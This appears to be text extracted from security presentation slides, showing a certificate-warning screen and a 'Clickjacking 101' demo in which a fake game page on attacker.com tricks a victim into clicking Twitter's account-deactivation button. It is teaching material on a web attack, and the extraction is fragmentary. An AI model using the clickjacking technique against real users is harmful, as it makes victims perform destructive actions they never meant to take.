
Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.


We are not able to remove the warning

Clickjacking 101



BEST GAME EVER

Clickjacking 101


Best game ever
www.attacker.com
Google
Best game ever
twitter
Home Profile Find People Settings Help Sign out
Okay, fine, deactivate my account
start
© 2010 Twitter About Us Contact Blog Status Goodies API Business Help Jobs Terms Privacy
Done

Is this goodbye? BEST GAME EVER


This action is permanent.

Are you sure you don't want to reconsider? Was it something we said? Tell us.

Before you deactivate your account, know this:

- This action is permanent: account restoration is currently disabled.
- You do not need to deactivate your account to change your username. (You can change it on the settings page. All @replies and followers will remain unchanged.)
- Your account may be viewable on twitter.com for a few days after deactivation.
- We have no control over content indexed by search engines like Google.
- If you're creating a new account and want to use the same user name, phone number and/or email address associated with this account, you must first change them on this account before you deactivate it. If you don't, the information will be tied to this account and unavailable for use.

Clickjacking 101



Is this goodbye? BEST GAME EVER

This action is permanent.

Are you sure you don't want to reconsider? Was it something we said? Tell us.

